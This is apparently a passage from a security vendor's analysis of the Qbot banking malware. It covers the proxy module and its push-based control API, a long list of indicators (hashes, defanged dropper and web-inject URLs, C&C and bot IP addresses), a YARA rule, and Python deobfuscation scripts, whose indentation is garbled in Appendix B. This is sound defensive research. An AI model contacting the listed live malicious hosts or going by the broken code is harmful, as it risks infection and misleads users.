


Victim
Remote Bot
C&C
/bot_serv with port list
TCP Handshake on specified ports + garbage payload
MSG code 8 - list of potential ports
MSG code 8
MSG code 5 - Server ACK
MSG code 5 - Server ACK
MSG code 1 - request for next command
MSG code 1
MSG code 6 - Proxy module with selected port
MSG code 6 - Proxy module

Figure 23 – Network flow for proxy module download



200	HTTPS	1.40.42.4	/t3	1,092
200	HTTP	Tunnel to	cdn.speedof.me:443	676
403	HTTPS	cdn.speedof.me	/sample4096k.bin?r=0.277...	345
200	HTTP	Tunnel to	1.40.42.4:443	0
200	HTTP	Tunnel to	1.40.42.4:443	0
200	HTTP	Tunnel to	1.40.42.4:443	659
200	HTTP	Tunnel to	1.40.42.4:443	0
		1.40.42.4	/bot_serv	14
200	HTTP	Tunnel to	1.40.42.4:443	659
200	HTTP	Tunnel to	68.204.164.222:443	638
200	HTTPS	68.204.164.222	/t3	80
200	HTTPS	1.40.42.4	/t3	104
200	HTTP	Tunnel to	1.40.42.4:443	659
200	HTTP	Tunnel to	68.204.164.222:443	638
		1.40.42.4	/t3	2,906,600
200	HTTPS	68.204.164.222	/t3	108

Figure 24 – Downloaded proxy module in Fiddler

Analyzing Proxy Module

The proxy module is loaded by `rundll32.exe`, and copied into its working folder – `C:\ProgramData\FilesystemMonitor\`. If it is given `SYSTEM` privileges, it creates a new service named `fsmon`, otherwise updates `CurrentVersion\Run` registry value.

Most of the module's codebase is taken from the following open-source libraries:

- `libcurl 7.47.1` for HTTP requests.
- `OpenSSL 1.0.2r 26 Feb 2019` – Used for certificate creation, and signature validation.
- `miniupnp` – For port opening.

It also contains 3 hard-coded IP addresses of the second-tier proxy server.

The module hasn't changed a lot since McAfee's publication 3 years ago. The changes we could find were:

- The service name, description, working folder, window name, and executable name has been changed. For example, the service name was changed from `hwmon` to `fsmon`.
- OpenSSL version has been upgraded from `1.0.2f` to `1.0.2r`.
- Updated Tier 2 Proxy servers.

One rather interesting feature of the proxy module is its control API. The threat group behind Qbot has developed a control API to the proxy which is independent of the malicious payload update mechanism. That API is also unique, mainly because it receives control messages by pushing and not by pulling, which could expose the bots to external actors' control.

The protocol is rather simple and can be observed in the next diagram:




Figure 25 – Network flow for proxy module control API

The signature is being verified against the hardcoded public key of the actor. Hence, unless we possess the private key, the protocol is extremely hard to break.

Conclusion

This article analyzes two aspects of the threat – the campaign that leads to the infection of the victim, and the complex multi-layered malware which is constantly evolving. The article also covers several miscellaneous topics regarding its version history in the past year, decryption methods, communication samples, proxy server control API, and more.

These days Qbot is much more dangerous than it was previously – it has active malspam campaign which infects organizations, and it manages to use a "3rd party" infection infrastructure like Emotet's to spread the threat even further. It seems like the threat group behind Qbot is evolving its techniques through the years, and Check Point Research hopes that the information in this article will help the researchers around the globe to mitigate and potentially stop Qbot's activity.

Check Point **SandBlast Agent** protects against such attacks, and is capable of preventing them from the very first step.

IOC

Many Qbot and VBS samples were analyzed during the research. We’re attaching the recent samples and modules from 22/06/2020.

Hashes

`9001DF2C853B4BA118433DD83C17617E7AA368B1` – VBS Dropper
`449F2B10320115E98B182204A4376DDC669E1369` – Qbot Sample SPX145
`F85A63CB462B8FD60DA35807C63CD13226907901` – Mail Collector Module Loader **[Decrypted]**
`B4BC69FF502AECB4BBC2FB9A3DFC0CA8CF99BA9E` – Javascript Updater Loader **[Decrypted]**
`1AAA14A50C3C3F65269265C30D8AA05AD8695B1B` – Javascript Updater **[Decrypted]**
`577522512506487C63A372BBDA77BE966C23CBD1` – Hooking Module Loader **[Decrypted]**
`75107AEE398EED78532652B462B77AE6FB576198` – Cookie Grabber Module **[Decrypted]**
`674685F3EC24C72458EDC11CF4F135E445B4185B` – Password Grabber Module **[Decrpyted]**
`BECD8F2D6289B51981F07D5FF52916104D764DD5` – hVNC Module **[Decrpyted]**
`18E8971B2DE8EA3F8BB7E1462E414DA936425D4E` – Proxy Module Loader **[Decrypted]**
`4C96D2BCE0E12F8591999D4E00498BCDB8A116DE` – Proxy Module

Domains and IPs

ZIP File URL

```
hxxps://factory-hot[.]com/bafmxby/CcdEhoQGHq.zip
```

VBS Dropper URLs

```
hxxp://kiesow-auto[.]de/foojapfsyds/5555555.png
hxxp://test[.]africanamericangolfersdigest[.]com/kkmthjsvf/5555555.png
hxxp://frankiptv[.]com/liehyidqtu/5555555.png
hxxp://klubnika-malina[.]by/utgritefmjq/5555555.png
hxxp://centr-toshiba[.]by/wogvynkombk/5555555.png
hxxp://marokeconstruction[.]com[.]au/hhmzmlqct/5555555.png
```

Web-Inject URLs

```
hxxps://fortinet-cloud[.]com/wbj/br/content/chase/tom/ajax.js
hxxps://fortinet-cloud[.]com/wbj/br/content/key/tom/ajax.js
hxxps://fortinet-cloud[.]com/wbj/br/content/schwab/tom/schw.js
hxxps://fortinet-cloud[.]com/wbj/br/content/bbt/tom/bbt.js
hxxps://fortinet-cloud[.]com/wbj/att/js/AMAZON.js
hxxps://fortinet-cloud[.]com/wbj/crt/uadmin/inj_src/usa/amex2019/script.js
hxxps://fortinet-cloud[.]com/wbj/crt/uadmin/inj_src/usa/costco/costco.min.js
hxxps://fortinet-cloud[.]com/wbj/crt/uadmin/inj_src/usa/verizon/script.js
hxxps://fortinet-cloud[.]com/wbj/crt/uadmin/gate.php
hxxps://callunaconycatcher[.]com/bre/content/bmo/ins/bmo.js
hxxps://callunaconycatcher[.]com/bre/content/desjardins/ins/desjardins.js
hxxps://callunaconycatcher[.]com/bre/content/rbc/ins/rbc.js
hxxps://requirejscdn[.]com/*
hxxps://cersomab[.]com/lob.php
```

Mail Collector Remote Server

```
hxxps://82.118.22[.]125/bgate
```

Mimikatz URL Download

```
hxxps://onedrive.live[.]com/download.aspx?
cid=CE32720D26AED2D5&authKey=%21AHHhrhk9od5OCBU&resid=CE32720D26AED2D5%21111&ithint=%2Eps1
```

Tier 2 Proxy Servers

```
46.228.199.235:443
93.88.75.176:443
207.244.112.112:443
```

Javascript Updater URLs

```
hxxp://backup.justthebooks[.]com/datacollectionservice.php3
hxxp://asn.crs.com[.]pa/datacollectionservice.php3
hxxp://chs.zarifbarbari[.]com/datacollectionservice.php3
```

Bot List

```
79.115.207.120:443
156.213.80.140:443
189.160.203.110:443
71.114.39.220:443
189.236.166.167:443
193.248.44.2:2222
206.51.202.106:50003
24.152.219.253:995
2.50.47.97:2222
108.49.221.180:443
207.246.75.201:443
80.240.26.178:443
199.247.16.80:443
207.255.161.8:2222
69.92.54.95:995
199.247.22.145:443
2.50.171.142:443
24.110.14.40:3389
79.101.130.104:995
94.52.160.116:443
172.243.155.62:443
188.192.75.8:443
175.111.128.234:443
74.129.18.56:443
36.77.151.211:443
203.45.104.33:443
118.160.162.77:443
86.126.97.183:2222
185.246.9.69:995
140.82.21.191:443
66.208.105.6:443
206.183.190.53:993
5.12.111.213:443
72.177.157.217:995
98.210.41.34:443
98.242.36.86:443
199.116.241.147:443
49.144.81.46:8443
75.110.250.89:995
219.76.148.142:443
70.174.3.241:443
71.205.158.156:443
78.96.192.26:443
108.190.151.108:2222
81.133.234.36:2222
12.5.37.3:995
210.61.141.92:443
173.70.165.101:995
5.13.84.186:995
68.46.142.48:443
188.27.6.170:443
188.173.70.18:443
86.124.13.101:443
5.13.74.26:443
68.190.152.98:443
96.56.237.174:990
175.143.12.8:443
79.113.224.85:443
2.51.240.61:995
95.76.27.89:443
5.12.243.211:443
24.183.39.93:443
86.124.228.254:443
5.193.178.241:2078
2.88.186.229:443
108.227.161.27:995
188.192.75.8:995
98.32.60.217:443
176.223.35.19:2222
24.42.14.241:443
```

```
70.95.118.217:443
68.225.56.31:443
191.84.11.112:443
72.204.242.138:50001
173.22.120.11:2222
64.121.114.87:443
68.60.221.169:465
92.17.167.87:2222
47.138.200.85:443
71.187.7.239:443
151.205.102.42:443
72.179.13.59:443
172.113.74.96:443
5.193.61.212:2222
47.28.135.155:443
188.26.243.186:443
41.228.206.99:443
117.218.208.239:443
203.122.7.82:443
39.36.61.58:995
49.207.105.25:443
59.124.10.133:443
89.44.196.211:443
79.117.129.171:21
24.110.96.149:443
184.90.139.176:2222
82.79.67.68:443
86.153.98.35:2222
101.108.4.251:443
209.182.122.217:443
89.32.220.79:443
104.50.141.139:995
85.204.189.105:443
94.10.81.239:443
211.24.72.253:443
110.142.205.182:443
86.124.105.88:443
72.90.243.117:0
41.225.231.43:443
87.65.204.240:995
62.121.123.57:443
47.153.115.154:990
66.30.92.147:443
49.191.4.245:443
47.180.66.10:443
97.93.211.17:443
65.100.247.6:2083
65.131.43.76:995
45.45.51.182:2222
98.219.77.197:443
166.62.180.194:2078
72.16.212.108:995
73.217.4.42:443
76.187.8.160:443
67.182.188.217:443
37.182.238.170:2222
117.216.227.70:443
74.222.204.82:443
89.137.77.237:443
82.77.169.118:2222
188.27.36.190:443
108.39.93.45:443
72.181.9.163:443
58.233.220.182:443
73.137.187.150:443
97.127.144.203:2222
103.76.160.110:443
37.156.243.67:995
67.246.16.250:995
182.185.7.220:995
```

```
82.81.172.21:443
117.199.6.105:443
216.163.4.132:443
199.102.55.87:53
96.244.45.155:443
122.147.204.4:443
89.45.107.209:443
35.142.12.163:2222
73.94.229.115:443
165.0.3.95:995
```

Other IOC

Proxy Service Name

```
fsmon
```

Proxy Service Display name

```
Filesystem Monitor
```

Proxy File Paths

```
C:\ProgramData\FilesystemMonitor\fsmonitor.dll
C:\ProgramData\FilesystemMonitor\fsmonitor.ini
```

Proxy Executable Command Line

```
C:\Windows\SysWOW64\rundll32.exe "C:\ProgramData\FilesystemMonitor\fsmonitor.dll",FsMonServerMainNT
C:\Windows\SysWOW64\rundll32.exe "C:\ProgramData\FilesystemMonitor\fsmonitor.dll",#1
```

Proxy RSA Public Key

```
-----BEGIN RSA PUBLIC KEY-----
MIIBCgKCAQEA4zJC+AO8v7U9WGOdqeqMn9CPrdgoz//B+f/xxb4UnSNM1NJ1RwTG
N2jf6JRRD2gZz9735DU4I9FlIDEiRDdNn4OxX76L5eKe2GF4/etZ23DfuomMNXVw
qwYcO8A7zjzG0+ybQH35eNoYJMJDwPOBWb/nHBlPNWXoyv7u8EzScENMBpfKWuMW
UgmV08dulHPPyi9fjSsY3DLo5zNE6A8UEk2e2R2UkmiDbENOARgsfwHosyqEcBGc
Pk/+EismU1rsabaQV/sHw1zQQ9vAH+27d/T13hCuIgq1B3vRYFIrPkJYAdaxOwto
AHn0rjeAN4tEIdDQ10RCriEmnNEBfxA9BwIDAQAB
-----END RSA PUBLIC KEY-----
```

Appendix

Appendix A: YARA Rule for VBS Hunting

```
rule qbot_vbs
{
    meta:
        description = "Catches QBot VBS files"
        author = "Alex Ilgayev"
        date = "2020-06-07"
    strings:
        $s3 = "ms.Send"
        $s4 = "for i=1 to 6"
        $s5 = "if ms.readyState = 4 Then"
        $s6 = "if len(ms.responseBody) <> 0 then"
        $s7 = /if left\(ms.responseText, \w*?\) = \"MZ\" then/

    condition:
        filesize > 20MB and $s3 and $s4 and $s5 and $s6 and $s7
}
```

Appendix B: VBS URL Extraction Script

```
"""Qbot VBS URL extractor and de-obfuscator.

This script is for research purposes, and far from production ready (missing exception handling and more).

"""
import re
import os
import sys


def remove_additions(lines):
    """Removes stub calculations.
    Example:
    IZLmoJg = 277 + 15 + 23 + 468 - 345 - 18 - 471 - 15 + 617
    Will be replaced with:
    IZLmoJg = 551

    Args:
        lines (list): List of lines.

    Returns:
        list: List of modified lines.
    """
    pattern = r'(([0-9]{1,15} [\+,\-] )+[0-9]{1,15})'
    new_file  = []

    for line in lines:
        line = line.strip()

        res = re.search(pattern, line)
        if res:
            new_line = re.sub(pattern, lambda x:str(eval(x.group(1))), line)
        else:
            new_line = line
        new_file.append(new_line)
    return new_file

def remove_chr(lines):
    """Replaces "chr(*)" with their respective characters.

    Args:
        lines (list): List of lines.

    Returns:
        list: List of modified lines.
    """
    pattern = r'[c,C]hr\((\d?\d?\d?)\)'
    new_file  = []

    for line in lines:
        line = line.strip()

        res = re.search(pattern, line)
        if res:
            new_line = re.sub(pattern, lambda match: '\"' + str(chr(int(match.group(1)))) + '\"', line)
        else:
            new_line = line
        new_file.append(new_line)
    return new_file

def remove_replace(lines):
    """Replaces "replace(*)" with its respective string.

    Args:
        lines (list): List of lines.

    Returns:
        list: List of modified lines.
    """
    pattern = r'replace\(\"(.*)\"\, \"(.*)\"\, \"(.*)\"\)'
    new_file  = []

    for line in lines:
        line = line.strip()

        res = re.search(pattern, line)
        if res:
            new_line = re.sub(pattern,
                lambda match: '\"' + match.group(1).replace(match.group(2), match.group(3)) + '\"'
            ,line)
        else:
            new_line = line
        new_file.append(new_line)
    return new_file

def remove_concat(lines):
    """Replaces the VB concatenation sign "&" with the result string.

    Args:
        lines (list): List of lines.

    Returns:
        list: List of modified lines.
    """
    pattern = r'\"(.*)\"\&\"(.*)\"'
    new_file  = []

    for line in lines:
        line = line.strip()

        res = re.search(pattern, line)
        if res:
            new_line = re.sub(pattern,
                lambda match: '\"' + match.group(1) + match.group(2) + '\"'
            ,line)
        else:
            new_line = line
        new_file.append(new_line)
    return new_file

def remove_trailing_zeros(lines):
    """Removes all trailing NULL bytes from a file.

    Args:
        lines (list): List of lines.

    Returns:
        list: List of modified lines.
    """
    new_file  = []

    for line in lines:
        if len(line) > 0 and line[0] == '\x00':
            continue
        new_file.append(line)
    return new_file

def deobfuscate_file(fpath_in, fpath_out):
    """Converts Qbot VBS script into it's deobfuscated form.
    Main changes are:
    - removing stub calculations
    - converting "chr(*)" into their respective characters.
    - converting "replace(*)" into its respective string.
    - converting VB concatenations ("&") into the final string.
    - removing trailing NULL bytes.

    Args:
        fpath_in (str): Input VBS file path.
        fpath_out (str): Output file path.
    """
    try:
        with open(fpath_in, 'r') as f_in:
            in_data = f_in.read()
    except:
        return None

    lines = in_data.split('\n')

    lines = remove_additions(lines)
    lines = remove_chr(lines)
    lines = remove_replace(lines)
    for _ in range(100):
        lines = remove_concat(lines)
    lines = remove_trailing_zeros(lines)

    new_file_joined = '\n'.join(lines)

    try:
        with open(fpath_out, 'w') as f_out:
            f_out.write(new_file_joined)
    except:
        return None

def decrypt_data(enc_str, keys):
    """Decrypts long blob of text data.
    decryption method is looking for patterns of decimal numbers,
    and xor them with the key.
    do that with three different keys.

    Arguments:
        enc_str {string} -- encrypted data
        key1 {int} -- first key
        key2 {int} -- second key
        key3 {int} -- third key
    """
    def _decrypt_data_inner(str_param, key_param):
        """Helper method. actual decryption.
        """
        numbers = ""
        ret_decrypted = ""
        f = True
        for i in range(len(str_param)):
            if  '0' <= str_param[i] <= '9':
                numbers = numbers + str_param[i]
                f = True
            else:
                if f:
                    try:
                        enc_ch = int(numbers)
                    except:
                        break
                    dec_ch = enc_ch ^ key_param
                    ret_decrypted = ret_decrypted + chr(dec_ch)
                numbers = ""
                f = False
        return ret_decrypted

    key1 = keys[0]
    key2 = keys[1]
    key3 = keys[2]
    enc_str = _decrypt_data_inner(enc_str, key1)
    enc_str = _decrypt_data_inner(enc_str, key2)
    return _decrypt_data_inner(enc_str, key3)


class qbot_vbs(object):
    """Encapsulates qbot VBS artifacts.
    These artifacts are used for extraction.
    """
    num_urls = 0
    enc_str = None
    key_str = None
    seed = 0
    key_idxs = [None, None, None]

    def __init__(self, data):
        self.data = data
        self.lines = data.split('\n')

    def _extract_number_urls(self):
        """Extracts number of encrypted urls.
        """
        # sample:
        # number of urls: for i=1 to 6
        pattern = r'[F,f]or i=1 to (\d+)'
        res = re.search(pattern, '\n'.join(self.lines))
        self.num_urls = int(res.group(1))

    def _extract_enc_str(self):
        """Extracts the string which has the encrypted data.
        should be the biggest line in the script.
        """
        max_len = 0
        max_idx = -1
        for i, line in enumerate(self.lines):
            if len(line) > max_len and line[0] != '\x00':
                max_len = len(line)
                max_idx = i
        # removing variable name.
        res = re.search(r'^\w+ = \"(.*)\"$', self.lines[max_idx])
        self.enc_str = res.group(1)

    def _extract_key_str(self):
        """Extracts the string which the key is based upon.
        should be called after `extract_enc_str()`.
        should be the second biggest line after encrypted string.
        """
        second_max_len = 0
        second_max_idx = -1
    max_len = len(self.enc_str)
    for i, line in enumerate(self.lines):
        if len(line) > second_max_len and len(line) < max_len and line[0] != '\x00':
            second_max_len = len(line)
            second_max_idx = i
    # removing variable name.
    res = re.search(r'^\w+ = \"(.*)\"$', self.lines[second_max_idx])
    self.key_str = res.group(1)

def _extract_seed_and_key_indexes(self):
    """Helper function for key extraction.
    """

    def _find_variables(var1_name, var2_name):
        """Finds variables values for two vars.
        for example:
        DgZlWOk = 8
        jRryhge = 4
        """
        pattern1 = fr'^{var1_name} = (\d+)$'
        pattern2 = fr'^{var2_name} = (\d+)$'
        var1_value = None
        var2_value = None

        for line in self.lines:
            res = re.search(pattern1, line)
            if res:
                var1_value = res.group(1)
            res = re.search(pattern2, line)
            if res:
                var2_value = res.group(1)

        return var1_value, var2_value

    def _extract_key_indexes(lines):
        # we have 6 'Mid' encounters:
        # yaGlYs = Mid(xHAaMv, 10, 2)
        # RLquKjB = Asc(Mid(HIbAriX, seSclZ, 1))
        # three times.
        # the second is not interesting for us.
        text = '\n'.join(lines)
        res = re.findall(r'Mid\(\w+\, (\w+)\, \w+\)', text)
        # the key creation order is reversed to their using. (first key3 is set and so on)

        self.key_idxs[0] = int(res[4])
        self.key_idxs[1] = int(res[2])
        self.key_idxs[2] = int(res[0])

    # sample line:
    # For uLRYNs = 0 To 2387414 Step 1
    pattern1 = r' (238\d\d\d\d) '

    # sample line:
    # YLTCm = YLTCm + DgZlWOk - jRryhge
    pattern2 = r'^(\w+) = (\1) \+ (\w+) - (\w+)$'

    for i, line in enumerate(self.lines):
        res = re.search(pattern1, line)

        if res:
            num = int(res.group(1))

            _extract_key_indexes(self.lines[i+1:])

            for inner_line in self.lines[i+1:i+10]:
                res = re.search(pattern2, inner_line)
                if res:
                    first_param = res.group(3)
                    second_param = res.group(4)
                    first_value, second_value = _find_variables(first_param, second_param)

                    num += 1
                    num *= (int(first_value) - int(second_value))
                    self.seed = num
                    return

def extract_keys(self):
    """Main extraction method.
    Extracts keys for the URL decryption.

    Returns:
        list: List of 3 keys.
    """
```

```
        vbs._extract_number_urls()
        vbs._extract_enc_str()
        vbs._extract_key_str()
        vbs._extract_seed_and_key_indexes()

        seed = self.seed * 999999
        str_seed = str(seed)

        idx = int(str_seed[self.key_idxs[2] - 1:self.key_idxs[2] + 1])
        key3 = ord(self.key_str[idx - 1])

        idx = int(str_seed[self.key_idxs[1] - 1:self.key_idxs[1] + 1])
        key2 = ord(self.key_str[idx - 1])

        idx = int(str_seed[self.key_idxs[0] - 1:self.key_idxs[0] + 1])
        key1 = ord(self.key_str[idx - 1])

        return key1, key2, key3


if __name__ == "__main__":
    if len(sys.argv) != 2:
        print(f"Usage: python {os.path.basename(__file__)} <fpath_in>")
        exit(1)

    fname_tmp = 'tmp'

    deobfuscate_file(sys.argv[1], fname_tmp)

    if not os.path.exists(fname_tmp):
        print("Failed de-obfuscation script.")
        exit(0)

    with open(fname_tmp) as f:
        data = f.read()

    os.remove(fname_tmp)

    vbs = qbot_vbs(data)
    keys = vbs.extract_keys()
    dec = decrypt_data(vbs.enc_str, keys).strip('\ufeff').split('_______')

    for i in range(vbs.num_urls):
        url = dec[i]
        url = url.split('?')[0].strip()
        print(url)
```

Appendix C: JavaScript Updater URL Extraction Script

```
import re
import os

def extract_urls_from_js_updater(js_data):
    """Extracts update URLs out of given Qbot Javascript updater.

    Args:
        js_data (str or bytes): Javascript code content.

    Returns:
        list: Returns list of extracted URLs or None if falied.
    """

    try:
        if isinstance(js_data, bytes):
            js_data = js_data.decode('ascii')
    except:
        return None

    arrays = []

    # var WcrApaqyDNEBJYsFkiXPVzHCeKGmnxd = [30,209...19];
    # encrypted urls
    pattern = re.compile(r"^\s*var [a-zA-Z0-9]+\s?=\s?\[(([0-9]+,)+)([0-9]+)\];$")

    for line in js_data.splitlines():
        match = pattern.match(line)
        if match:
            array = match.group(1) + match.group(3)
            arrays.append(array)

    if not len(arrays) == 2:
        return None

    suffix = 'datacollectionservice.php3'

    # encrypted text
    base_values = [int(c) for c in arrays[0].split(",")]
    # key
    xor_values = [int(c) for c in arrays[1].split(",")]

    res = ""
    for i in range(len(base_values)):
        res += chr(base_values[i] ^ xor_values[i % len(xor_values)])

    servers = res.split(";")
    urls = ['https://' + server + '/' + suffix for server in servers]

    return urls
```